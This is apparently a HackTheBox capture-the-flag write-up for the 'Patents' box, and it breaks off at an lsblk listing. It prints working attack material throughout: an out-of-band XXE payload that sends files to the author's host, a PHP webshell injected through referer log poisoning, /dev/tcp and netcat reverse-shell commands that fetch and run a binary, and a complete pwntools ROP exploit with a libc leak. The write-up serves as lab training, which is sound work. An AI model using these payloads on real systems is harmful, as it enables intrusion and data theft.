
Patents HacktheBox Writeup

Patents HacktheBox Writeup
By FizzBuzz101 a.k.a. will135

Patents was quite a difficult box from gb.yolo (who's now a teammate of mine!) with a realistic pwn in the end. Overall, it was a very enjoyable box that took a while! Before I start, I would like to thank D3v17 and pottm, my teammates who worked with me on this box. Additionally, I would like to thank oep, Sp3eD, R4J, and Deimos who I also colloborated with at times throughout the box.

On the initial nmap scan, we see port 22, 80, 8888. Port 8888 seems to be a web server, but none of the browsers would work with it and it mentions something about LFM... I wasn't too sure what this was so I ended up focusing all my efforts on the port 80 webpage.



After a while, I ended up retrieving a lot of enumerated folders back with dirb and gobuster. None of them really showed anything insightful, and I tried around with XXEs and other possible attack vectors against this document to pdf conversion as it allowed us to upload docx files to convert into pdf files. I ended up going back to more enumeration to see if anything else more insightful would appear, using different wordlists from seclist.

After a few more hours, the following showed up from Discovery/Web-Content/raft-large-words.txt in the release subdirectory in dirb: http://parent.htb/release/UpdateDetails

It showed the following details:

```
v1.2 alpha:
- meow@conquertheworld: Added ability to include patents. Still experimental, it's hidden.
v1.1 release:
- gbyolo@htb: Removed "meow fixes", they weren't real fixes.
v1.0 release:
- meow@conquertheworld: Fixed the following vulnerabilities:
        1. Directory traversal
        2. Local file inclusion (parameter)
v0.9 alpha:
- meow@conquertheworld.htb: Minor fixes, fixed 2 vulnerabilities. The Docx2Pdf App is ready.
v0.7 alpha:
- gbyolo@tb: fixed conversion parameters. Meow's changes for custom folder should now work.
v0.7 alpja:
- meow@conquertheworld.htb: enabled entity parsing in custom folder
- gbyolo@htb: added conversion of all files, to generate pdf compliant from docx
v0.6 alpha:
- gbyolo@htb: enabled docx conversion to pdf. Seems to work!
```

As Sp3ed mentioned to me, the author keeps mentioning a custom folder and entity parsing there. Googling around, you can find several references to a customXML part or folder in word documents. Perhaps this is where we can utilize the XXE!

Starting off, I just created a fresh new word document (you can download samples here: https://file-examples.com/index.php/sample-documents-download/sample-doc-download/)and unzipped the internals, then added a customXML folder. This SO post also revealed some important information by mentioning how the format within this part should be item#.xml: https://stackoverflow.com/questions/38789361/vsto-word-2013-add-in-add-custom-xml-to-document-xml-without-it-being-visible

Quoting the post:
"The item#.xml files are where custom XML get stored, and it's the only way to store complex data in a Word document without it being a part of the document content. Another program can read it pretty easily, typically using the OpenXML SDK. So you're doing the right thing here, but whatever software needs to read this needs to look in the customXml folder for that item#.xml file, instead of the word/document.xml file. It will have to look for the namespace you defined."

In that file, I tried some different XXE payloads from here, then remade it into a docx and uploaded it: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection#xxe-oob-with-dtd-and-php-filter

After a few different payloads, I figured that this is an out of band XXE (hence the link above): https://www.acunetix.com/blog/articles/band-xml-external-entity-oob-xxe/

This went into the item1.xml file.

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://10.10.14.6/evil.xml">
%sp;
%param1;
]>
<r>&exfil;</r>
```

On my local side, I hosted an http server with the evil.xml dtd (the base64 helps make the data exfiltration easier):

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.6/hahagotcha?%data;'>">
```

I ended up getting a response pretty quickly:

```
10.10.10.173 - - [01/Feb/2020 14:31:29] "GET /evil.xml HTTP/1.0" 200 -
10.10.10.173 - - [01/Feb/2020 14:31:30] code 404, message File not found
10.10.10.173 - - [01/Feb/2020 14:31:30] "GET /hahagotcha?cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpia
46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2JpbjovbmluL3NiaW46L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWF
bDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3c6
vdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4KbGlzdDo4Ojg6bGlzdDovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFy
ozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2JpbjovdXNyc2luCmxpc3Q6eDozODozODpNYWlsaW5nTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9sYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFy
3J1bi9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo
NTUzNDpub2JvZHk6L25vbmV4aXN0ZW50Oi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpnYnlvbG86eDoxMDA6OjEwMDA6Oi9ob21lL2dieW9sbzp
vYmluL2Jhc2gK HTTP/1.0" 404 -
```

Basically, the xml parser requests the dtd file hosted on my side, which then tells it to load the target file and then send the data in the form of base64 encoded data back to me. Anyways, let's try to get some useful information! Turns out looking at vhost data can provide some interesting insight! I thought vhost because none of the other files dirb/gobuster found seemed to be able to be exfiltrated.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/apache2/sites-available/000-default.conf">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.6/hahagotcha?%data;'>">
```

After base64 decoding the output, we see the following:

```
<VirtualHost *:80>
```

```
  DocumentRoot /var/www/html/docx2pdf

  <Directory /var/www/html/docx2pdf/>
      Options -Indexes +FollowSymLinks +MultiViews
      AllowOverride All
      Order deny,allow
      Allow from all
  </Directory>

  ErrorLog ${APACHE_LOG_DIR}/error.log
  CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

Ah, so the root dir for this web server is at docx2pdf! Looking over the files, I remembered the config.php file from initial enumeration. Let's take a look there!


```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/var/www/html/docx2pdf/config.php">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://10.10.14.6/hahagotcha?%data;'>">
```

Here's the decoded result:

```
<?php
# needed by convert.php
$uploadir = 'letsgo/';

# needed by getPatent.php
# gbyolo: I moved getPatent.php to getPatent_alphav1.0.php because it's vulnerable
define('PATENTS_DIR', '/patents/');
?>
```

Interesting... it mentions getPatent_alphav1.0.php. Let's play around there... it tells us how to use it.



Before playing with it, I attempted to exfiltrate the source but I got nothing out of it, which is odd, so I just tested some payloads against the id parameter.
Almost immediately, the finally url borked the webpage weirdly: http://patents.htb/getPatent_alphav1.0.php?id=..../index.html
This is starting to sound like lfi.

Following the same pattern, I got the default apache html webpage: http://patents.htb/getPatent_alphav1.0.php?id=..../..../index.html
I ended up getting /etc/passwd as well: http://patents.htb/getPatent_alphav1.0.php?id=..../..../..../..../..../etc/passwd

Anyways, there is lfi here... after a while of testing, my teammates and I decided to try referer poisoning to pop a shell. Basically, during file upload, we set a malicious simple PHP webshell oneliner as the referer. Then, using the classic /proc/self/fd technique with the payload injected into error logs, we can pop a shell by sending in a reverse shell command. I ended up choosing fd 2 (required some guessing) as this turned out to point to the logs that held my poisoned referrer. Anyways, here were the commands I used:

```
curl http://patents.htb/convert.php -F "userfile=@joemama.docx" -F 'submit=Generate PDF'  --referer 'http://test.com/<?php system($_GET["cmd"]); ?>'
curl "http://patents.htb/getPatent_alphav1.0.php?id=..../..../..../..../..../..../proc//self//fd//2&cmd=%2Fbin%2Fbash%20-c%20%27%2Fbin%2Fbash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.6%2F4444%200%3E%261%3B%27"
```

Now with a shell (and then upgraded to tty of course), I quickly ran some standard enum scripts (LinEnum, pspy64, etc.). In pspy64, I noticed the following line:
2020/01/20 00:30:01 CMD: UID=0 PID=157 | env PASSWORD=!gby0l0r0ck$$! /opt/checker_client/run_file.sh

Quickly testing this password on the users on the system, it worked for root and we got the user flag! Based on the hostname alone, I'm pretty sure we are in a docker container. Anyways, after some more enumeration, I found a git repo which I transfered out from /usr/src/lfm (this would explain port 8888!) and some client flies to interact with this server in /opt.

On my side, I noticed that the repo was empty... I read through the git log and reverted a few:


git revert 7c6609240f414a2cb8af00f75fdc7cfbf04755f5

git checkout 0ac7c940010ebb22f7fbedb67ecdf67540728123

git checkout 1bbc518518cdde0126103cd4c6e7e6dfcdd36d3e

From these, I ended up with a stripped binary and partial source code (Sampriti later informed me that there was also a nonstripped version if I reverted a version lower in the list... I wish I caught that). Anyways, let's start reversing... the code base is massive but pwn is what I am best at :p

Quick disclaimer... for this pwn part, one of my teammates accidentally posted my script to pastebin with public view settings, so you might have seen it before as cheaters have spread it everywhere. I requested HTB admins to take it down and the original links are now removed, but of course cheaters have spread this script over pastebin as well.



Running checksec shows no canary, partial relro, and no pie... this will make my life much easier.

Since this codebase is so large, I believed it was helpful to fuzz around first and try to trace a crash. Starting the program with ./lfmserver -p 8888 -l log.log, I found the process id and attached pwndbg to it with set follow-fork-mode child. Hopefully we can catch a crash this way. Using the client file, I sent in a massive payload of a few thousand bytes and eventually caught a crash and the backtrace showed the following:

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000402e46 in ?? ()
gdb-peda$ backtrace
#0  0x0000000000402e46 in ?? ()
#1  0x0000000000403b92 in ?? ()
#2  0x4141414141414141 in ?? ()
#3  0x4141414141414141 in ?? ()
```

Using this information, I can trace it to the following function in Ghidra (I've decided that IDA offers much) from 0x402e46 to 0x402db9. Based on the strings I see in there and the way it iterates over the characters to make a new string tells me that this is possibly the urldecode function.

```
void urldecode(undefined2 *puParm1,char *pcParm2,int iParm3)
```

```
{
  ulong uVar1;
  int local_2c;
  char *local_28;
  undefined2 local_13;
  undefined local_11;
  undefined2 *local_10;

  local_11 = 0;
  local_2c = iParm3;
  local_28 = pcParm2;
  local_10 = puParm1;
  while ((*(char *)local_10 != 0 && (local_2c = local_2c + -1, local_2c != 0))) {
    if (*(char *)local_10 == '%') {
      local_10 = (undefined2 *)((long)local_10 + 1);
      local_13 = *local_10;
      uVar1 = strtoul((char *)&local_13,(char **)0x0,0x10);
      *local_28 = (char)uVar1;
      local_28 = local_28 + 1;
      local_10 = local_10 + 1;
    }
    else {
      *local_28 = *(char *)local_10;
      local_28 = local_28 + 1;
      local_10 = (undefined2 *)((long)local_10 + 1);
    }
  }
  *local_28 = 0;
  return;
}
```

Funny enough, this function also wasn't implemented in the source code. It had the comment of TODO. I ran the following command to check for more instances of the TODO comment.

grep -rnw . -e "TODO"

./lfm.c:10: // TODO: implement
./lfm.c:315: // TODO: implement
./lfm.c:323: // TODO: implement
./lfm.c:336: // handle authentication (TODO REFACTOR)
./lfm.c:346: // TODO: implement

So basically in the source code, urldecode, handlecheck, handleget, and handleput are not implemented. I think it's safe to assume here that the rest of the program should behave very similarly. Those functions in turn (from lfm.c) are called from the big handler function.

```
int handle_lfm_connection(int connsd, char *ip)
{
struct msg *message;

char *client_ip = strndup(ip, INET_ADDRSTRLEN+1);
free(ip);

if ((message=read_message(connsd)) == NULL) {
return -1;
}
message->client_ip = client_ip;

if (message->method == CHECK) {
handle_check(message);
} else if (message->method == GET) {
handle_get(message);
} else if (message->method == PUT) {
handle_put(message, &param_config, MAX_OBJECT_SIZE);
}

free_object(message);
free_message(message);
free_struct(message);

return 1;
}
```

That function is called from the thread_work function.

```
void *thread_work(void *arg)
{
struct thread_t *t = (struct thread_t *)arg;

int socketfd = t->socketfd;
int connsd=0;

/* timer: if thread is idle for more than tv_sec seconds then auto-kill */
struct timespec timeout;
timeout.tv_sec = 60;
timeout.tv_nsec = 0;
int ret_value = 0; // Return value for pthread_cond_timedwait

while(1) {
// Get mutex before modifying the queue
lock_mutex(&mtx, socketfd);

// if there is an element in the list serve it
// else if there isn't, wait for a new connection to come
while (head == NULL) {
// timer is ABSOLUTE TIME, not relative
timeout.tv_sec = time(NULL) + 60;
// Wait on the condition variable
if ((ret_value = pthread_cond_timedwait(&connection_available, &mtx, &timeout)) != 0) {
if (ret_value != ETIMEDOUT) {
pthread_fatal_error(socketfd, "ERROR in pthread_cond_wait()", errno);
} else {
if (alive_threads > N_THREAD) {
log_info("Thread no more needed... auto-killing (alive_threads: %d)", alive_threads-1);
// Unlock mutex locked for pthread_cond_wait
unlock_mutex(&mtx, socketfd);
// Lock mutex for decreasing alive_threads
lock_mutex(&mtx_alive, socketfd);
// Decrease alive_threads
alive_threads--;
// Unlock mutex for alive_threads
unlock_mutex(&mtx_alive, socketfd);
// exit
pthread_exit(NULL);

}
}
}
}

connsd = head->connsd;
char *ip = strndup(head->client_ip, INET_ADDRSTRLEN+1);

free(remove_after_node(&head));
```

```
// decrease queue length by 1
fifo_len--;

// release the mutex for queue access
unlock_mutex(&mtx, connsd);

// lock mutex for num_working_threads
lock_mutex(&mtx_working, connsd);
// update num_working_threads
num_working_threads+=1;
// release mutex
unlock_mutex(&mtx_working, connsd);

// handle the connection
handle_lfm_connection(connsd, ip);

// close socket
closefile_low(connsd);

// lock mutex for num_working_threads
lock_mutex(&mtx_working, socketfd);

num_working_threads-=1;

unlock_mutex(&mtx_working, socketfd);

}

return NULL;
}
```

Hunting for strings from GHIDRA, I eventually found all the unimplemented functions. The thread starting function is at 404E63, which leads to the big handler function at 403fa7. Using these addresses from this function, we can easily find the other 3 unimplemented functions (I already renamed them here).

```
undefined8 handle_lfm_connection(uint uParm1,char *pcParm2)

{
  char *pcVar1;
  long lVar2;
  undefined8 uVar3;

  pcVar1 = strndup(pcParm2,0x11);
  free(pcParm2);
  lVar2 = FUN_004034d3((ulong)uParm1);
  if (lVar2 == 0) {
    uVar3 = 0xffffffff;
  }
  else {
    *(char **)(lVar2 + 8) = pcVar1;
    if (*(int *)(lVar2 + 0x28) == 1) {
      handle_check(lVar2);
    }
    else {
      if (*(int *)(lVar2 + 0x28) == 2) {
        handle_get(lVar2);
      }
      else {
        if (*(int *)(lVar2 + 0x28) == 4) {
          handle_put(lVar2,&DAT_00409280,0x2800);
        }
      }
    }
    FUN_004030e4(lVar2);
    FUN_00403072(lVar2);
    FUN_00403057(lVar2);
    uVar3 = 1;
  }
  return uVar3;
}
```

Looking at the urldecode function in GHIDRA, I noticed that there was only one function that referenced it, which is handle_check. At this point, I'm pretty sure that this function is the vulnerable one. Here was the decompilation for handle check.

```
undefined8 handle_check(uint *puParm1)

{
  uint uVar1;
  int iVar2;
  size_t sVar3;
  long lVar4;
  uint *apuStack192 [3];
  char local_a8 [128];
  uint **local_28;
  int local_1c;
  undefined8 local_18;
  char *local_10;

  apuStack192[2] = puParm1;
  if ((*(long *)(puParm1 + 0x14) != 0) && (apuStack192[2] = puParm1, *(long *)(puParm1 + 0x16) !=0)
     ) {
    apuStack192[0] = (uint *)0x403b30;
    apuStack192[2] = puParm1;
    iVar2 = strcmp(*(char **)(puParm1 + 0x14),PTR_s_lfmserver_user_004092a8);
    if (iVar2 == 0) {
      apuStack192[0] = (uint *)0x403b55;
      iVar2 = strcmp(*(char **)(apuStack192[2] + 0x16),PTR_s_!gby0l0r0ck$$!_004092b0);
      if (iVar2 == 0) {
        apuStack192[0] = (uint *)0x403b70;
        sVar3 = strlen(*(char **)(apuStack192[2] + 0xc));
        apuStack192[0] = (uint *)0x403b92;
        urldecode(*(undefined8 *)(apuStack192[2] + 0xc),local_a8,(ulong)((int)sVar3 +1),local_a8);
        apuStack192[0] = (uint *)0x403ba6;
        iVar2 = access(local_a8,4);
        if (iVar2 == -1) {
          apuStack192[0] = (uint *)0x403bcb;
          FUN_00402973(6,"404 NOT FOUND: %s\n",local_a8);
          apuStack192[0] = (uint *)0x403bdb;
          FUN_00402efb((ulong)*apuStack192[2]);
          apuStack192[0] = (uint *)0x403bfb;
          (*DAT_00409430)((ulong)*apuStack192[2],"file does not exist [HEAD]",0,
                          (ulong)*apuStack192[2]);
          return 0xffffffff;
        }
        apuStack192[0] = (uint *)0x403c14;
        local_10 = (char *)FUN_00404c42(local_a8);
        if (local_10 == (char *)0x0) {
          apuStack192[0] = (uint *)0x403c2f;
          FUN_00402f45((ulong)*apuStack192[2]);
          return 0xffffffff;
        }
        local_18 = *(undefined8 *)(apuStack192[2] + 0xc);
        *(undefined8 *)(apuStack192[2] + 0xc) = 0;
```

```
        apuStack192[0] = (uint *)0x403c71;
        local_1c = strcmp(local_10,*(char **)(apuStack192[2] + 6));
        if (local_1c != 0) {
          apuStack192[0] = (uint *)0x403d7c;
          FUN_00402973(6,"406 MD5 NOT MATCH: %s\n",local_18);
          apuStack192[0] = (uint *)0x403d93;
          FUN_00402f8f((ulong)*apuStack192[2],local_10,local_10);
          return 0xffffffff;
        }
        apuStack192[0] = (uint *)0x403c97;
        iVar2 = FUN_0040381e(PTR_s_LFM_200_OK_004092e8,apuStack192[2],apuStack192[2]);
        if (iVar2 == -1) {
          return 0xffffffff;
        }
        apuStack192[0] = (uint *)0x403cb2;
        sVar3 = strlen(local_10);
        lVar4 = SUB168((ZEXT816(0) << 0x40 | ZEXT816(sVar3 + 0x1c)) / ZEXT816(0x10),0);
        local_28 = apuStack192 + lVar4 * 0x1ffffffffffffffe + 2;
        apuStack192[lVar4 * 0x1ffffffffffffffe] = 0x403cf9;
        sVar3 = strlen(local_10,*(undefined *)(apuStack192 + lVar4 * 0x1ffffffffffffffe));
        apuStack192[lVar4 * 0x1ffffffffffffffe] = 0x403d1c;
        snprintf((char *)local_28,sVar3 + 4,"%s\r\n\r\n",local_10);
        apuStack192[lVar4 * 0x1ffffffffffffffe] = 0x403d28;
        sVar3 = strlen(local_28,*(undefined *)(apuStack192 + lVar4 * 0x1ffffffffffffffe));
        uVar1 = *apuStack192[2];
        apuStack192[lVar4 * 0x1ffffffffffffffe] = 0x403d42;
        iVar2 = FUN_004025a2((ulong)uVar1,local_28,sVar3,local_28);
        if (iVar2 == -1) {
          apuStack192[lVar4 * 0x1ffffffffffffffe] = 0x403d58;
          FUN_00402787("Couldn\'t send md5sum [handle_check]");
          return 0xffffffff;
        }
        return 0;
      }
    }
  }
  apuStack192[0] = (uint *)0x403db1;
  FUN_00402eb1((ulong)*apuStack192[2]);
  return 0xffffffff;
}
```

Before we continue, it is important to address the protocol for handle check. Honestly, there wasn't much reversing necessary as you have the client interaction files.
Basically, you need to send in CHECK with /filename and then username with User= and password with Pass= and then the md5sum of the requested file based on this line:

INPUTREQ = "CHECK /{} LFM\r\nUser={}\r\nPassword={}\r\n\r\n{}\n"

User and password is lfmserver_user and the root docker password. Note that for the file check, I ended up choosing ../../../../../../proc/sys/kernel/randomize_va_space since most systems have full ASLR enabled and therefore, I can guess the hashed contents by just hashing my own file.

In the codebase, this is the vulnerable line: urldecode(*(undefined8 *)(apuStack192[2] + 0xc),local_a8,(ulong)((int)sVar3 +1),local_a8);
local_a8 is a 128 byte buffer; it is decoding your original urlencoded string into that (while the length is treated as strlen + 1). I quickly rewrote the urldecode function and it looked like the following (not 100% correct, but enough to find the bug):

```
void url_decode(char* src, char* dest, int max) {
    // TODO: implement
    //copied from decompilation
  ulong uVar1;
  int local_2c;
  char *local_28;
  undefined2 local_13;
  undefined local_11;
  undefined2 *local_10;

  int local_11 = 0;
  int max = max;
  char * dest = dest;
  char * src = src;
  while ((char *)src != 0 && (max = max--, max != 0)) {
    if ((char *)src == '%') {
      src = (undefined2 *)((long)src + 1);
      next = *local_10;
      value = strtoul((char *)&next,(char **)0x0,0x10);
      *dest = (char)value;
      dest = dest + 1;
      src = src + 1;
    }
    else {
      *dest = *(char *)src;
      dest = dest + 1;
      src = (undefined2 *)((long)src + 1);
    }
  }
  *dest = 0;
  return;
}
```

It's copying in an amount based on the length of the urlencoded string... that is a very bad idea as there is no correct bounds checking on the destination buffer so we can have an overflow. Quickly fuzzing around for the offset in the standard buffer overflow manner, this ended up being the payload used to start controlling RIP (I had to break apart the request string because my pdf converter kept cutting off the right margins):

```
def genrequest(payload):
    request = "%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e/proc/sys/kernel/randomize_va_space%x00%61%61%61"
    request += "%61%61%61%61%61%62%61%61%61%61%61%61%61%63%61%61%61%61%61%61%61%64%61%61%61%61%61%61%65%61%61%61%61%61%61%"
    request += "61%66%61%61%61%61%61%61%61%67%61%61%61%61%61%61%61%68%61%61%61%61%61%61%61%69%61%61%61%61%61%61%61%6a%61%61%61"
    request += "%61%61%61%61%6b%61%61%61%61%61%61%6c%61%61%61%61%61%61%61%6d%61%61%61%61%61%61%61%6e%6e{}".format(encode(payload))
    request = "CHECK /{} LFM\r\nUser={}\r\nPassword={}\r\n\r\n{}\n".format(request, user, password, hash)
    #print request
    return request
```

There are two important things to note in this payload... the %x00 isn't actually a null byte (decode it and see for yourself). It is literally “%x00”. The two zeros were added on afterwards to help me get overwrite RIP correctly after some trial and error. The %x is quite important. The urldecode function decodes based on strtoul on the number values after the %. It will return 0 if it is invalid and place that into the destination. Therefore, %x is invalid in base 16, and it will place a null byte, hence allowing the file check to still behave normally!

Afterwards, it's just a simple rop. When you are confident about your ROP chain but it still fails, make sure to just throw in a ropnop; perhaps lfmserver was compiled with a newer version of gcc that requires certain functions to have 16 byte alignment. Some people were wondering whether a ret2csu was required to control the rdx register when leaking with write, but if they debugged that part, they would have noticed that the rdx value is a perfectly acceptable number that will not print out too many bytes. I first ran it on the remote server with not too much of an idea of the exact libc file; after the first leak based on the dup2 function. I plugged the last 3 digits into libc database and it returned the following link for me:
http://ftp.osuosl.org/pub/ubuntu/pool/main/g/glibc/libc6_2.28-0ubuntu1_amd64.deb

Then, just call dup2 to change with the fds (I bruteforced it to be 7) on 0, 1, 2 and then used a magic one gadget to pop the shell. As it is a forking socket server, the addresses from libc should not change with each new connection. Here is my exploit with comments:

```
from pwn import *

#context.log_level = 'debug'

IP = 'patents.htb'
PORT = 8888
FD = 6

bin = ELF('./lfmserver')
libc = ELF('libc.so.6')
```

```
TIME = 0.1

def generate():
    return remote(IP, PORT)

hash = "26ab0db90d72e28ad0ba1e22ee510510"
     #"02a529542e5caac95ebc2fcbcf61a239"

user = "lfmserver_user"
password = "!gby0l0r0ck$$!"

def encode(string):
    return "".join("%{0:0>2}".format(format(ord(char), "x")) for char in string)

def wait():
    p.recvrepeat(0.1)

def genrequest(payload):
    request = "%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e/proc/sys/kernel/randomize_va_space%x00%61%61%61"
    request += "%61%61%61%61%61%62%61%61%61%61%61%61%61%63%61%61%61%61%61%61%61%64%61%61%61%61%61%61%65%61%61%61%61%61%61%"
    request += "61%66%61%61%61%61%61%61%61%67%61%61%61%61%61%61%61%68%61%61%61%61%61%61%61%69%61%61%61%61%61%61%61%6a%61%61%61"
    request += "%61%61%61%61%6b%61%61%61%61%61%61%61%6c%61%61%61%61%61%61%61%6d%61%61%61%61%61%61%61%6e%6e{}".format(encode(payload))
    request = "CHECK /{} LFM\r\nUser={}\r\nPassword={}\r\n\r\n{}\n".format(request, user, password, hash)
    #print request
    return request

# def deliver(payload):
#     for i in range(5):
#         p = remote(IP, port)
#         p.recvrepeat(TIME)
#         p.sendline(payload)
#         p.close()


p = generate()
poprdi = 0x0000000000405c4b #: pop rdi; ret;
poprsi = 0x0000000000405c49 #: pop rsi; pop r15; ret;
ropnop = 0x000000000040251f #: nop; ret;

rop = p64(poprdi) + p64(FD) + p64(poprsi) + p64(bin.got['dup2']) + p64(0) + p64(ropnop) + p64(bin.symbols['write'])
p.sendline(genrequest(rop))

leak = p.recvall().split('\n')[4][1:7]
leak = u64(leak.ljust(8,'\x00'))
libc.address = leak - libc.symbols['dup2']
log.info("Libc base: " + hex(libc.address))

a = raw_input("continue?")

p = generate()

payload = p64(poprdi)
payload += p64(FD)
payload += p64(poprsi)
payload += p64(0x0)
payload += p64(0x0)
#payload += p64(ropnop)
payload += p64(bin.symbols['dup2'])

payload += p64(poprdi)
payload += p64(FD)
payload += p64(poprsi)
payload += p64(0x1)
payload += p64(0x0)
#payload += p64(ropnop)
payload += p64(bin.symbols['dup2'])

payload += p64(poprdi)
payload += p64(FD)
payload += p64(poprsi)
payload += p64(0x2)
payload += p64(0x0)
#payload += p64(ropnop)
payload += p64(bin.symbols['dup2'])

rop = payload + p64(poprdi) + p64(1) + p64(poprsi) + p64(bin.got['dup2']) + p64(0) + p64(ropnop) + p64(bin.symbols['write'])+p64(ropnop) + p64(libc.address + 0x501e3 )

p.sendline(genrequest(rop))
p.interactive()
```

Afterwards, it spawns a shell!

```
[*] '/root/Desktop/hackthebox/patent/lfmserver'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/root/Desktop/hackthebox/patent/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to patents.htb on port 8888: Done
[+] Receiving all data: Done (94B)
[*] Closed connection to patents.htb port 8888
[*] Libc base: 0x7f0530bb5000
continue?
[+] Opening connection to patents.htb on port 8888: Done
[*] Switching to interactive mode
LFM 200 OK
Size: 32

26ab0db90d72e28ad0ba1e22ee510510
\x05\x7f\x00\x00@\x14\x05\x7f\x00\x00`\x98\x05\x7f\x00\x00\x05\x7f\x00\x00\xid
uid=0(root) gid=0(root) groups=0(root)
[*] Got EOF while reading in interactive
$
```

Unfortuantely, the shell is super unstable, so have a command to spawn a reverse shell ready.
I used the following: wget http://10.10.14.6/nc && chmod +x nc && ./nc 10.10.14.6 4444 -e /bin/sh and then upgraded to a tty shell.
Now it's time for the root flag... but it doesn't exist! Very funny, gb.yolo...

After some enumeration and a fake flag in another git repo, I noticed some drives from lsblk.

```
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0    7:0    0 54.2M  1 loop /snap/lxd/10756
loop1    7:1    0 54.9M  1 loop /snap/lxd/12631
